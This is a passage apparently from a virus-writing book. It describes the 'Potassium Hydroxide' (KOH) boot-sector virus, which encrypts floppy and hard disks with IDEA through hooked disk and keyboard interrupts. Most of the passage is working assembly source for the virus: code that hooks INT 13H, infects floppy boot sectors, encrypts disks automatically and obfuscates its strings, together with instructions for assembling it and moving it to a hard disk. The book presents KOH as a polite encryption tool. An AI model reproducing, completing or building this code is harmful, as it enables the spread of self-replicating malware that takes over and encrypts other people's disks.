Since a sector is 512 bytes long, one must apply IDEA 32 times, once to each 16-byte block in the sector, to encrypt a whole sector. When doing this, IDEA is used in what is called "cipher block chaining" mode. This is the most secure mode to use, since it uses the data encrytped to feed back into `IW`. This way, even if the sector is filled with a constant value, the second 16-byte block of encrypted data will look different from the first, etc., etc.

The Interrupt Hooks

KOH hooks both Interrupt 13H (the hard disk) and Interrupt 9 (the keyboard hardware ISR). Since all hard disk access under DOS is accomplished through Interrupt 13H, if KOH hooks Interrupt 13H below DOS, and does the encryption and decryption there, the fact that the disk is encrypted will be totally invisible to DOS.

---

2 This is the same algorithm that PGP uses internally to speed the RSA up.

3 "HPP" stands for "Hashed Pass Phrase".

The logic of the hard disk interrupt hook is fairly simple, and is depicted in Figure 32.4. The important part is the encryption and decryption. Whenever reading sectors from the encrypted partition, they must be decrypted before being passed to the operating system. The logic for reading looks something like this:

```
READ_FUNCTION:
        pushf
        call    DWORD PTR [OLD_13H]
        call    IS_ENCRYPTED
        jz      DONE_DECRYPT
        call    DECRYPT_DATA
DONE_DECRYPT:
```

Likewise, to write sectors to disk, they must first be encrypted:

```
WRITE_FUNCTION:
        call    IS_ENCRYPTED
        jz      DO_WRITE
        call    ENCRYPT_DATA
DO_WRITE:
        pushf
        call    DWORD PTR [OLD_13H]
```

However, if we leave the interrupt hook like this, it will cause problems. That's because the data just written to disk is now sitting there in memory in an encrypted state. Although this data may be something that is just going to be written to disk and discarded, we don't know. It may be executed or used as data by a program in another millisecond, and if it's just sitting there encrypted, the machine will crash, or the data will be trash. Thus, one must add

```
         call    IS_ENCRYPTED
         jnz     WRITE_DONE
         call    DECRYPT_DATA
WRITE_DONE:
```

after the call to the old *int 13H* handler above.

KOH also hooks the keyboard Interrupt 9. This is the hardware keyboard handler which we've discussed already. The purpose of this hook is merely to install some hot keys for controlling KOH. Since KOH loads before DOS, it's hard to set command-line parameters like one can with an ordinary program. The hot keys provide a way to control KOH as it is running. The hot keys are Ctrl-Alt-K, Ctrl-Alt-O and Ctrl- Alt-H.

As keystrokes come in, they are checked to see if *Ctrl* and *Alt* are down by looking at the byte at 0:417H in memory. If bit 2 is 1 then *Ctrl* is down and bit 3 flags *Alt* down. If both of these keys are down, the incoming character is checked for K, O or H. If one of these is pressed, a control routine is called.

Ctrl-Alt-K: Change Pass Phrase

Ctrl-Alt-K allows the user to change the pass phrase for either the hard disk or the floppy disk, or both. The complicated use of keys we've already mentioned was implemented to make pass phrase changes quick and efficient.

When KOH is used in a floppy-only system, changing the pass phrase is as simple as changing `FD_HPP` in memory. Since floppies are changed frequently, no attempt is made to decrypt and re-encrypt a floppy when the pass phrase is changed. A new disk must be put in the drive when the pass phrase is changed, because old disks won't be readable then. (Of course, it's easy to change back any time and you can start up with any pass phrases you like, as well.)

Hard disks are a little more complex. Since they're fixed, changing the pass phrase would mean the disk would have to be totally decrypted with the old pass phrase and then re-encrypted with the new one. Such a process could take several hours. That could be a problem if someone looked over your shoulder and compromised your pass phrase. You may want to—and need to—change it instantly to maintain the security of your computer, not next Saturday when it'll be free for six hours. Using a double key `HD_KEY` and `HD_HPP` makes it possible to change pass phrases very quickly. `HD_HPP` is a fixed key that never gets changed. That's what is built by pressing keys to generate a random number when KOH is installed. This key is then stored along with `FD_HPP` in one special sector. That special sector is kept secure by encrypting it with `HD_KEY`. When one changes the hard disk pass phrase, only `HD_KEY` is changed. Then KOH can just unencrypt this one special sector with the old `HD_KEY`, re-encrypt with the new `HD_KEY`, and the pass phrase change is complete! Encrypting




Figure X.5: The logic of the hard disk interrupt hook.

and decrypting one sector is very fast—much faster than doing 10,000 or 50,000 sectors

Ctrl-Alt-O: Floppy Disk Migration Toggle

The Ctrl-Alt-O hot key tells KOH whether one wants it to automatically encrypt floppy disks or not. Pressing Ctrl-Alt-O simply toggles the flag `FD_INFECT`, which determines whether KOH will do this or not. When auto-encrypt is activated, KOH displays a "+" on the screen, and when deactivated, a "-" is displayed. Since this flag is written to disk, it will stay set the way you want it if you set it just once.

Ctrl-Alt-H: Uninstall

The KOH virus is so polite, it even cleans itself off your disk if you want it to. It will first make sure you really want to uninstall. If one agrees, KOH proceeds to decrypt the hard disk and remove itself, restoring the original master boot sector.

Compatibility Questions

Because KOH has been available as freeware for some time, users have provided lots of feedback regarding its compatibility with various systems and software. That's a big deal with systems level software. As a result, KOH is probably one of the most compatible viruses ever developed. Most just don't get that kind of critical testing from users.

KOH has been made available as freeware for nearly two years, and it's very compatible with a wide variety of computers. It works well with all existing versions of DOS and Windows 3.0 and 3.1. it is also transparent to Stacker and Microsoft's disk compression.

If you run the Windows 32-bit disk driver device, it may tell you there's a virus and refuse to install. This isn't really a problem—you just need to get rid of it by modifying SYSTEM.INI in order to run KOH. That driver has enough other problems that you'll probably do better without it anyhow.

If you're running a SCSI hard disk and also some other SCSI devices, like a tape drive, you may have an ASPI (Advanced SCSI Programming Interface) driver installed. This can interfere with KOH because it takes over Interrupt 13H totally, and then all it can see is encrypted data. There are several ways to resolve this problem. One is to do away with the ASPI driver if you don't need it. If one only has a SCSI hard drive it isn't necessary. The ROM BIOS on the SCSI card should work fine without ASPI. Secondly, if one needs the ASPI driver for peripherals, one can install two SCSI cards. Put the peripherals and the ASPI on one card, and the hard drive on the other card. Finally, if you're adventurous, disassemble the ASPI driver, or get the source, and modify it to call KOH when in memory.

Legal Warning

As of the date of this writing, the KOH virus is illegal to export in executable form from the US. If you create an executable of it from the code in this book, and export it, you could be subject to immediate confiscation of all your property without recourse, and possibly also to jail after a trial. There is, however, no restriction (at present) against exporting this code in printed form, as in this book.

The KOH Source

KOH consists of several modules which must all be present on the disk to assemble it properly. KOH.ASM is the main file, which includes the loader, the boot sector, the interrupt handlers, hard disk encryptor, etc. KOHIDEA.ASM is an include file that contains the code for the IDEA algorithm. FATMAN.ASM is the FAT manager routines. These differ slightly from the FATMAN.ASM originally listed with the BBS virus because the FAT is sometimes encrypted. The PASS.ASM include file contains the pass phrase entry routines, and RAND.ASM contains the pseudo-random number generator.

To build the KOH virus, just assemble KOH.ASM, preferably using TASM. Then, run the KOH.COM file you produce to infect and encrypt a diskette in the A: drive (or specify B: on the command line if you'd rather use your B: drive). To migrate KOH to the hard disk, just boot from the infected floppy. KOH will ask if you want it to migrate to the hard disk; just answer yes.

When you assemble KOH, make sure the code does not overrun the scratchpad buffer where the disk is read into and written from. If you do, it will cause KOH to crash. Since KOH is highly optimized and crunched into the minimum amount of space available to it, an assembler that did not optimize the assembly could cause code to overflow into this buffer, which is located just below the boot sector.

The KOH.ASM Source

```
;Source Listing for the Potassium Hydroxide virus.
;                        (C) 1995 by The King of Hearts, All rights reserved.
;Licensed to American Eagle Publications, Inc. for use in The Giant Black Book
;of Computer Viruses
;
;Version 1.00
;    Initial release - beta only
;Version 1.01
;    Upgrade to fix a number of bugs in 1.00, gets rid of casual encryption
;    and encrypts only one partition on disk, not whole disk, instant HD
;    password change.
;Version 1.02
;    Fixes failure of SETUP_HARD on some disks because the INT 41H vector
;    doesn't always point to a proper drive parameter table.
;    Fixes problem with some floppy drives that messes up 2nd FAT table.
;Version 1.03
;    Fixes inability to infect some floppy disks that are almost full but not
;    quite.

;Both of the following should always be odd for this to work right.
BUF_SIZE        EQU     9               ;Internal disk buffer size, in sectors
VIR_SIZE        EQU     9               ;Virus size, less boot sector, in sectors

VIRUS   SEGMENT BYTE
        ASSUME  CS:VIRUS,DS:VIRUS,ES:VIRUS,SS:VIRUS

        ORG     100H

;******************************************************************************
;* VIRUS LOADER FOR A DISK IN DRIVE A:                                        *
;******************************************************************************
START:
        mov     ah,9
        mov     dx,OFFSET WELCOME_MSG
        int     21H
        xor     ax,ax
        mov     ds,ax
        mov     si,13H*4                        ;save the old int 13H vector
        mov     di,OFFSET OLD_13H
        movsw
        movsw
        mov     ax,OFFSET INT_13H               ;and set up new interrupt 13H
        mov     bx,13H*4                        ;which everybody will have to
        mov     ds:[bx],ax                      ;use from now on
        mov     ax,es
        mov     ds:[bx+2],ax
        push    cs
        pop     ds                              ;restore ds to here

        call    ENCRYPT_STRINGS

        mov     [HPP],OFFSET FDHPP              ;floppy password
        call    MASTER_PASS                     ;create a new password

        mov     bx,80H                          ;check parameter
        mov     al,[bx]
        cmp     al,2
        jc      PAR1                            ;no parameter, assume a: drive
        mov     al,[bx+2]                       ;else get first letter
        or      al,20H                          ;make it lower case
        cmp     al,61H
        jc      PAR1                            ;must be "a" or "b", else exit
        cmp     al,63H
        jnc     PAR1
        sub     al,61H                          ;subtract "a"
        mov     dl,al                           ;and put drive letter here
```

```
        add     BYTE PTR [SUCCESS_MSG+17],al
        jmp     SHORT PAR2
PAR1:   mov     dl,0
PAR2:   mov     ax,0201H
        mov     bx,OFFSET DUMMY_BUF
        mov     cx,1
        mov     dh,0
        int     13H
        jnc     SUCCESS_LOAD
        cmp     ah,6
        je      SUCCESS_LOAD

ABORT_LOAD:
        mov     dx,OFFSET ABORT_MSG
        mov     ah,9
        int     21H
        jmp     SHORT EXIT_NOW

SUCCESS_LOAD:
        mov     dx,OFFSET SUCCESS_MSG
        mov     ah,9
        int     21H

EXIT_NOW:
        xor     ax,ax
        mov     ds,ax
        mov     ax,WORD PTR es:[OLD_13H]        ;restore old interrupt 13H
        mov     bx,13H*4
        mov     ds:[bx],ax
        mov     ax,WORD PTR es:[OLD_13H+2]
        mov     ds:[bx+2],ax
        mov     ax,4C00H

        int     21H

;This routine encrypts all strings in the virus
ENCRYPT_STRINGS:
        mov     bx,OFFSET STRING_LIST
ENCLP:  push    bx
        mov     si,[bx]
        or      si,si
        jz      ESTREND
        call    ENCRYPT_STRING
        pop     bx
        add     bx,2
        jmp     ENCLP
ESTREND:pop     bx
        ret

;This routine encrypts a string in the virus
ENCRYPT_STRING:
        mov     [RAND_SEED],si
ES1:    call    GET_RANDOM
        mov     al,[si]
        xor     [si],ah
        inc     si
        or      al,al
        jnz     ES1
ESEX:   ret


ABORT_MSG       DB      'Initial load failed... aborting.$'
SUCCESS_MSG     DB      'Load successful. A: now encrypted with KOH.$'
STRING_LIST     DW      OFFSET SURE
                DW      OFFSET ENCRYPT_QUERY1
                DW      OFFSET PW_EXPLAIN
                DW      OFFSET STOP_MSG
                DW      OFFSET FD_PWASK
                DW      OFFSET HD_PWCHASK
```

```
                DW      OFFSET FD_PWCHASK
                DW      OFFSET PW_HDEX
                DW      OFFSET HARD_ASK
                DW      OFFSET ENC_PASS1
                DW      OFFSET DEC_PASS
                DW      OFFSET ENC_PASS2
                DW      OFFSET BAD_PASS
                DW      OFFSET ALL_DONE
                DW      OFFSET NO_ROOM
                DW      OFFSET UPDATE_MSG
                DW      OFFSET CYL_LABEL
                DW      OFFSET HD_LABEL
                DW      0

DUMMY_BUF       DB      512 dup (?)

;*******************************************************************************
;* BIOS DATA AREA                                                              *
;*******************************************************************************

        ORG     413H

MEMSIZE DW      640                     ;size of memory installed, in KB

WELCOME_MSG     DB      'Potassium Hydroxide (KOH) Version 1.03 Loader
by the King of Hearts',0DH,0AH
                DB      '(C) 1995 American Eagle Publications, Inc. All rights
reserved.',0DH,0AH,0AH
                DB      'This loader will migrate the KOH encryption system to
a floppy disk of your',0DH,0AH
                DB      'choice (A or B) as specified on the command line. Af-
ter encrypting, you must',0DH,0AH
                DB      'boot from that floppy to activate the decryption, or
to migrate to a hard disk.',0DH,0AH
                DB      'This program uses the IDEA algorithm (implementation
not developed in the US)',0DH,0AH
                DB      'in conjunction with a pass phrase up to 128 bytes
long. Floppies and hard disks',0DH,0AH
                DB      'have their own separate pass phrases. The floppy uses
it directly. The hard',0DH,0AH
                DB      'disk is encrypted with a 16 byte random number, which
is decrypted with its',0DH,0AH
                DB      'pass phrase. Three commands can be activated when KOH
is resident:',0DH,0AH,0DH,0AH
                DB      '     Ctrl-Alt-K allows one to change the pass phrases,
floppy and hard disk.',0DH,0AH,0AH
                DB      '     Ctrl-Alt-O toggles floppy auto-migrate. When
turned on, a "+" is displayed',0DH,0AH
                DB      '                and KOH will automatically encrypt
every floppy it sees. When',0DH,0AH
                DB      '                turned off a "-" is displayed, and
floppies are not touched.',0DH,0AH,0AH
                DB      '     Ctrl-Alt-H uninstalls KOH from the disk that was
booted from.',0DH,0AH,0AH
                DB      'For more info see KOH.DOC!',0DH,0AH,0AH,'$'


;*******************************************************************************
;* VIRUS CODE STARTS HERE                                                      *
;*******************************************************************************
        ORG     7C00H - 512*VIR_SIZE - 512*BUF_SIZE - 48

LOCAL_STACK:

FDHPP   DB      16 dup (0)      ;floppy disk hashed pass phrase
HDKEY   DB      16 dup (0)      ;hard disk key, used to encrypt/decrypt sectors
HDHPP   DB      16 dup (0)      ;hard disk hashed pass phrase, to encrypt HDKEY

        ORG     7C00H - 512*VIR_SIZE - 512*BUF_SIZE
```

```
IDEAVIR:                                ;A label for the beginning of the virus


;*****************************************************************************
;* INTERRUPT 13H HANDLER                                                     *
;*****************************************************************************
;This routine must intercept reads and writes to the floppy disk and encrypt/
;decrypt them as necessary.

OLD_13H DD      ?                       ;Old interrupt 13H vector goes here
OLD_9   DD      ?                       ;Old interrupt 9 vector goes here

;The following calls the original rom bios INT 13. DO_INT13 just calls it once.
;DO_INT13E does error handling, calling it once, and if an error, doing a
;disk reset, and then calling it again, returning c if there is an error.
DO_INT13E:
        push    ax
        pushf
        call    DWORD PTR cs:[OLD_13H]
        jc      DI132
        add     sp,2                            ;exit now if 1st call was ok
        ret
DI132:  mov     ah,0                            ;1st call bad, reset & try again
        pushf
        call    DWORD PTR cs:[OLD_13H]
        pop     ax
DO_INT13:                                       ;bare call entry point
        pushf
        call    DWORD PTR cs:[OLD_13H]
        ret

INT_13H:
        sti
        cmp     ah,2                    ;we want to intercept reads
        jz      READ_FUNCTION
        cmp     ah,3                    ;and writes to all disks
        jz      WRITE_FUNCTION
        cmp     ah,5                    ;if a FORMAT function is called
        jnz     I131                    ;set a flag
        mov     BYTE PTR cs:[FORMAT_FLAG],1
        jmp     SHORT I13R
I131:   cmp     ah,16H                  ;likewise for change-line check
        jnz     I13R
        mov     BYTE PTR cs:[MOTOR_FLAG],1
I13R:   jmp     DWORD PTR cs:[OLD_13H]


;*****************************************************************************
;This section of code handles all attempts to access the Disk BIOS Function 3,
;(Write). If an attempt is made to write any sectors except the boot sector,
;this function must encrypt the data to write, write it, and then decrypt
;everything again. If the boot sector is written, it must not be encrypted!

WRITE_FUNCTION:
        mov     BYTE PTR cs:[ACTIVE],1
        mov     cs:[CURR_DISK],dl               ;set this with current disk no
        mov     cs:[SECS_READ],al
        call    IS_ENCRYPTED
        jz      WF1
        cmp     dx,80H                          ;write protect the virus here
        jnz     WF0
        cmp     cx,VIR_SIZE+4
        jc      WF3
WF0:    call    ENCRYPT_DATA
WF1:
        call    DO_INT13
        pushf
        call    IS_ENCRYPTED
```

```
        jz      WF2
        call    DECRYPT_DATA
WF2:    popf
WF3:    mov     BYTE PTR cs:[ACTIVE],0
        retf    2                               ;return and pop flags off stack


;*******************************************************************************
;This section of code handles all attempts to access the Disk BIOS Function 2,
;(Read). If an attempt is made to read any sectors except the boot sector,
;this function must allow the read to proceed normally, and then decrypt
;everything read except the boot sector.
READ_FUNCTION:
        mov     BYTE PTR cs:[ACTIVE],1
        mov     cs:[SECS_READ],al
        mov     cs:[CURR_DISK],dl               ;set this with current disk no
        mov     cs:[OLD_SS],ss
        mov     cs:[OLD_SP],sp
        cli
        push    cs
        pop     ss
        mov     sp,OFFSET LOCAL_STACK
        sti
        cmp     dl,80H                          ;skip infect for hard drives
        jnc     DO_READ
        call    INFECT_FLOPPY
        cmp     BYTE PTR cs:[CHANGE_FLAG],0     ;was change flag set in IN-
FECT_FLOPPY?
        jz      DO_READ                         ;no, continue with read
        mov     BYTE PTR cs:[CHANGE_FLAG],0     ;yes, reset flag
        mov     ax,600H                         ;set ah=6, al=0, c on
        stc
        pushf                                   ;and exit now
        jmp     SHORT DONE_DECRYPT
DO_READ:
        call    DO_INT13
        pushf
        jnc     DOREAD1                         ;exit on error
        cmp     ah,11H
        jz      DOREAD1
        or      al,al
        jz      DONE_DECRYPT
        mov     cs:[SECS_READ],al
DOREAD1:call    IS_ENCRYPTED                    ;is disk encrypted?
        jz      DONE_DECRYPT                    ;no, don't try to decrypt it
        call    DECRYPT_DATA
DONE_DECRYPT:
        popf
        cli
        mov     ss,cs:[OLD_SS]
        mov     sp,cs:[OLD_SP]
        sti
        jmp     WF3                             ;return and pop flags off stack

;This routine determines if CURR_DISK is encrypted or not. It returns with
;Z set if it isn't encrypted, and reset if it is. It is assumed that dl
;contains the current disk # on entry. No registers are changed.
IS_ENCRYPTED:
        cmp     dl,80H                  ;is it a hard drive?
        jnc     IE_HD                   ;yes, check it specially
        push    cx
        push    ax
        cmp     BYTE PTR cs:[FORMAT_FLAG],1
        jz      IEE
        mov     cl,dl
        mov     al,cs:[CRYPT_FLAG]
        shr     al,cl
        and     al,1
IEE:    pop     ax
```

```
        pop     cx
        ret

IE_HD:  jnz     IEZ                     ;drive other than c: ?
        push    ax
        mov     al,cs:[HD_CRYPT]        ;see if HD is encrypted
        or      al,al                   ;and set flag properly
        jz      IEHDE
        push    cx
        push    dx                      ;see if we're in right partition
        push    ds
        push    cs
        pop     ds
        call    DECODE_SECTOR
        cmp     cx,[FIRST_CYL]
        jc      IEZ2                    ;cx<first cyl, exit with z set
        jne     IEH2
        cmp     dh,[FIRST_HEAD]
        jc      IEZ2                    ;cx=first cyl, dh<first head, exit z
        jne     IEH2
        cmp     dl,[FIRST_SEC]
        jc      IEZ2                    ;cx=1st cyl, dh=1st head, dl<1st sec
IEH2:   cmp     cx,[LAST_CYL]
        jg      IEZ2                    ;cx>last cyl, exit with z set
        jne     IEH3
        cmp     dh,[LAST_HEAD]
        jg      IEZ2                    ;cx=last cyl, dh>last head
        jne     IEH3
        cmp     dl,[LAST_SEC]
        jg      IEZ2                    ;cx=last cyl, dh=last head, dl>last sec
        mov     al,1                    ;all ok, we're encrypted
        or      al,al
IEH3:   pop     ds
        pop     dx
        pop     cx
IEHDE:  pop     ax
        ret

IEZ2:   pop     ds
        pop     dx
        pop     cx
        pop     ax
IEZ:    push    ax                      ;return with Z set
        xor     al,al
        pop     ax
        ret

;This routine decrypts using IDEA. On entry, ax, es:bx, cx and dx must be set
;up just like they are for the INT 13. All registers are preserved on this
;call. This routine does not change the stack.
DECRYPT_DATA:
        mov     BYTE PTR cs:[cfb_dc_idea],0FFH
        jmp     SHORT CRYPT_DATA

;This routine encrypts using IDEA. On entry, ax, es:bx, cx and dx must be set
;up just like they are for the INT 13. All registers are preserved on this
;call. This routine does not change the stack.
ENCRYPT_DATA:
        mov     BYTE PTR cs:[cfb_dc_idea],0
CRYPT_DATA:
        cld
        push    ds
        push    es
        push    di                              ;save everything now
        push    si
        push    dx
        push    cx
        push    bx
        push    ax
```

```
        push    cs
        pop     ds
        mov     al,[SECS_READ]
        mov     [HPP],OFFSET FDHPP
        cmp     dl,80H
        jc      ED1
        mov     [HPP],OFFSET HDKEY
        call    SET_HARD
ED1:    or      dh,dh                          ;is it head 0?
        jnz     ED2                            ;nope, go encrypt
        cmp     cx,1                           ;is it track 0, sector 1?
        jz      ED3                            ;nope, go encrypt
ED2:    cmp     dl,80H
        jc      STRONG_CRYPT
        cmp     dh,[BSLOC_DH]
        jnz     STRONG_CRYPT
        cmp     cx,[BSLOC_CX]
        jnz     STRONG_CRYPT
ED3:    inc     cl
        dec     al
        add     bx,512
STRONG_CRYPT:
        xor     dl,dl
        or      al,al
        jz      WR_EN2
        mov     si,bx
WR_EN1: push    ax
        mov     [IV],dx
        mov     [IV+2],cx
        xor     ax,ax
        mov     [IV+4],ax
        mov     [IV+6],ax
        push    dx
        push    cx
        push    si
        call    initkey_idea
        pop     si
        push    si
        push    si
        call    ideasec
        pop     si
        pop     cx
        pop     dx
        pop     ax
        cmp     BYTE PTR [CURR_DISK],80H
        jnc     WR_EN15
        inc     cl                             ;on floppies, we just inc cl
        jmp     SHORT WR_EN17
WR_EN15:call    NEXT_SEC                       ;on HD, reads can jump hds and
trks
        jnc     WR_EN2                         ;done with disk, exit
WR_EN17:add     si,512
        dec     al                             ;loop until everything is en-
crypted
        jnz     WR_EN1

WR_EN2:                                        ;restore registers
        pop     ax
        pop     bx
        pop     cx
        pop     dx
        pop     si
        pop     di
        pop     es
        pop     ds
        ret
```

```
;This routine increments cx/dx to the next sector. On floppies, it just incre
;increments cl, the sector number. On HD’s, it must also handle head and track
;number. This includes the AMI extension to handle more than 1024 cylinders.
;Returns nc if it is past the last sector on disk.
NEXT_SEC:
        push    cx
        and     cl,00111111B
        inc     cx
        cmp     cl,BYTE PTR [SECS_PER_TRACK]
        pop     cx
        jg      NS1
        inc     cl
        jmp     SHORT NEXT_SEC_EXIT
NS1:    and     cl,11000000B
        inc     cl
        push    dx
        and     dh,00111111B
        inc     dh
        cmp     dh,BYTE PTR [HEADS]
        pop     dx
        jge     NS2
        inc     dh
        jmp     SHORT NEXT_SEC_EXIT
NS2:    and     dh,11000000B
        add     ch,1
        jnc     NEXT_SEC_EXIT
        add     cl,64
        jnc     NEXT_SEC_EXIT
        add     dh,64
NEXT_SEC_EXIT:
        cmp     BYTE PTR [CURR_DISK],80H
        jc      FLOPPY_EX
        push    cx
        push    dx
        call    DECODE_SECTOR
        cmp     cx,[LAST_CYL]
        jne     NSE
        cmp     dh,[LAST_HEAD]
        jne     NSE
        cmp     dl,[LAST_SEC]
        jne     NSE
        stc                             ;ok if dl=last sector
NSE:    pop     dx
        pop     cx
        ret

FLOPPY_EX:
        cmp     ch,BYTE PTR [TRACKS]    ;set c if ch < TRACKS
        ret


;This routine does all that is needed to infect a floppy disk. It determines
;whether the disk is infected, and if so, attempts an infect.
INFECT_FLOPPY:
        push    ds
        push    es
        push    di                              ;save everything now
        push    si
        push    dx
        push    cx
        push    bx
        push    ax
        mov     ax,cs
        mov     ds,ax
        mov     es,ax
        mov     ax,WORD PTR [DR_FLAG]
        push    ax
        mov     ax,WORD PTR [BS_SECS_PER_TRACK]
        push    ax
```

```
        mov     ax,WORD PTR [BS_HEADS]
        push    ax
        mov     ax,WORD PTR [BS_SECTORS_ON_DISK]
        push    ax
        xor     ax,ax                           ;set drive flag = 0 for any
        mov     WORD PTR [DR_FLAG],ax           ;floppies infected
        mov     [HPP],OFFSET FDHPP              ;use floppy password
        call    SHOULD_INFECT                   ;should we infect the floppy?
        jnz     IF_END

        mov     cl,dl                           ;get current disk number
        mov     al,0FEH
        rol     al,cl                           ;assume we're not encrypted now,
        and     [CRYPT_FLAG],al                 ;so reset the crypt flag

        mov     ax,0201H                        ;move boot sector into SCRATCH-
BUF
        mov     bx,OFFSET SCRATCHBUF
        mov     cx,1
        mov     dh,0
        int     40H                             ;read boot sector
        jnc     INF2                            ;read was ok
        cmp     ah,6                            ;change flag set if ah=6
        jnz     INF1
        mov     [CHANGE_FLAG],ah                ;so save it here
INF1:   mov     ax,0201H
        int     40H                             ;try again
        jc      IF_END
INF2:   mov     bx,OFFSET SCRATCHBUF+200H       ;now read first fat sector
        inc     cx
        mov     ax,201H
        int     40H
        mov     al,BYTE PTR [SCRATCHBUF+15H]    ;get boot sector ID
        xor     al,BYTE PTR [SCRATCHBUF+200H]   ;xor with FAT ID
        jnz     INF5                            ;not same, encrypted, so skip
        cmp     WORD PTR [SCRATCHBUF+201H],0FFFFH   ;better be FFFF
        jnz     INF5                            ;else encrypted
        cmp     [FD_INFECT],1                   ;should we infect??
        jz      INF55                           ;nope, don't encrypt
        call    INIT_FAT_MANAGER                ;set up disk parameters
        call    ENCRYPT_FLOPPY                  ;and encrypt the disk
        jc      IF_END                          ;if error, exit and don't infect
        mov     ax,0201H                        ;re-load boot sec after encrypt
        mov     cx,1
        mov     dh,0
        mov     dl,[CURR_DISK]
        mov     bx,OFFSET SCRATCHBUF
        call    DO_INT13
        jc      IF_END                          ;exit if an error (shouldn't be)
INF5:   call    SET_CRYPT_FLAG                  ;now encrypted, set this flag
INF55:  cmp     [FD_INFECT],1
        jz      IF_END
        call    IS_VBS                          ;is viral boot sector there?
        jnz     INF6                            ;nope, go infect it
        jmp     SHORT IF_END                    ;else exit
INF6:   call    INIT_FAT_MANAGER                ;initialize disk parameters
        call    MOVE_VIRUS_FLOPPY               ;and infect, if possible
IF_END: pop     ax
        mov     WORD PTR [BS_SECTORS_ON_DISK],ax
        pop     ax
        mov     WORD PTR [BS_HEADS],ax
        pop     ax
        mov     WORD PTR [BS_SECS_PER_TRACK],ax
        pop     ax
        mov     WORD PTR [DR_FLAG],ax
        pop     ax
        pop     bx
        pop     cx
        pop     dx
```

```
        pop     si
        pop     di
        pop     es
        pop     ds
        ret                                     ;return with flags set properly

;Set the CRYPT_FLAG for the current disk.
SET_CRYPT_FLAG:
        mov     cl,[CURR_DISK]              ;if we get here, drive is encrypted
        mov     al,1                        ;so set flag accordingly
        shl     al,cl
        or      [CRYPT_FLAG],al
        ret


;This routine determines whether we should infect now. It signals time to
;infect only if the drive motor is off. If the caller should proceed with
;infection, the Z flag is reset on return. On entry, dl should contain the
;drive number to check, and dl should not be changed by this routine.
SHOULD_INFECT:
        mov     al,[MOTOR_FLAG]
        mov     BYTE PTR [MOTOR_FLAG],0
        mov     ah,[FORMAT_FLAG]
        or      ah,ah                           ;then disable infect attempts
        jnz     SIR2
        xor     al,1                            ;likewise for MOTOR_FLAG
        jz      SIR
        push    ds                              ;test floppy motor
        xor     ax,ax
        mov     ds,ax
        mov     bx,43FH                         ;address of floppy motor status
        mov     al,[bx]
        pop     ds
        mov     cl,dl                           ;cl=drive number
        shr     al,cl           ;put motor status for current drive in bit 0 of al
        and     al,1                            ;mask all other bits
SIR:    ret

SIR2:   pushf
        mov     ax,0E07H
        int     10H
        popf
        ret

;This routine encrypts the floppy disk in preparation for infecting it.
;The drive number is put in [CURR_DISK] before this is called. This uses the
;interrupt 13H handler to do the encryption.
ENCRYPT_FLOPPY:
        mov     cx,2                            ;int 13 parameters
        xor     dh,dh                           ;skip encrypting boot sector!
        mov     dl,[CURR_DISK]
        jmp     SHORT ENCRYPT_DISK

ENCRYPT_HARD:
        call    SET_HARD
        mov     dh,[BSLOC_DH]
        mov     cx,[BSLOC_CX]
        mov     dl,[CURR_DISK]

ENCRYPT_DISK:
        mov     [FIRST],ch                      ;set first=0
        mov     bx,OFFSET SCRATCHBUF
EFLP:   cmp     BYTE PTR [CURR_DISK],80H
        jne     EFL0
        call    DISP_STATUS
EFL0:   mov     al,BUF_SIZE
        mov     ah,BYTE PTR [SECS_PER_TRACK]
        push    cx
        and     cl,00111111B
```

```
        sub     ah,cl
        pop     cx
        inc     ah
        cmp     ah,al
        jnc     EFL1
        mov     al,ah
EFL1:   mov     ah,2                            ;read this many sectors, max
        mov     [SECS_READ],al
        call    DO_INT13E                       ;read sector without decryption
        jc      EF_RDERR                        ;exit on error
        mov     al,[REMOVE]
        mov     [cfb_dc_idea],al
        mov     ah,3
        mov     al,[SECS_READ]
        call    CRYPT_DATA                      ;now encrypt the data we read
        call    DO_INT13E                       ;and write it to disk
        jc      EF_WRERR                        ;and keep trying
        mov     BYTE PTR [FIRST],1
EFL2:   mov     al,[SECS_READ]
EFL3:   call    NEXT_SEC
        jnc     EF_EX
        dec     al
        jnz     EFL3
        jmp     EFLP

EF_ERR: stc                                     ;set carry on error
EF_EX:  ret                                     ;and exit now

;Handle read/write errors on disks here. Above is multiple sector read/write,
;but the following does it sector by sector, whenever an error occurs in a
;read or write on a sector.
EF_WRERR:
        cmp     BYTE PTR [FIRST],0
        jz      EF_ERR                  ;first write attempt? write protected
        or      al,al                   ;make sure nothing was written to disk
        jz      EF_RDERR
        mov     ah,[SECS_READ]
        sub     ah,al
        mov     [SECS_READ],ah
EF_WRLP:call    NEXT_SEC
        jnc     EF_EX
        dec     al
        jnz     EF_WRLP

EF_RDERR:                               ;entry point for a read error
        mov     al,[SECS_READ]
EF_RDLP:push    ax
        mov     ax,201H                 ;read/encrypt/write one sector
        call    DO_INT13E
        jc      EF_NXT
        mov     al,[REMOVE]
        mov     [cfb_dc_idea],al
        mov     ax,301H
        call    CRYPT_DATA
        call    DO_INT13E
EF_NXT: call    NEXT_SEC
        pop     ax
        jnc     EF_EX
        dec     al
        jnz     EF_RDLP
        jmp     EFLP

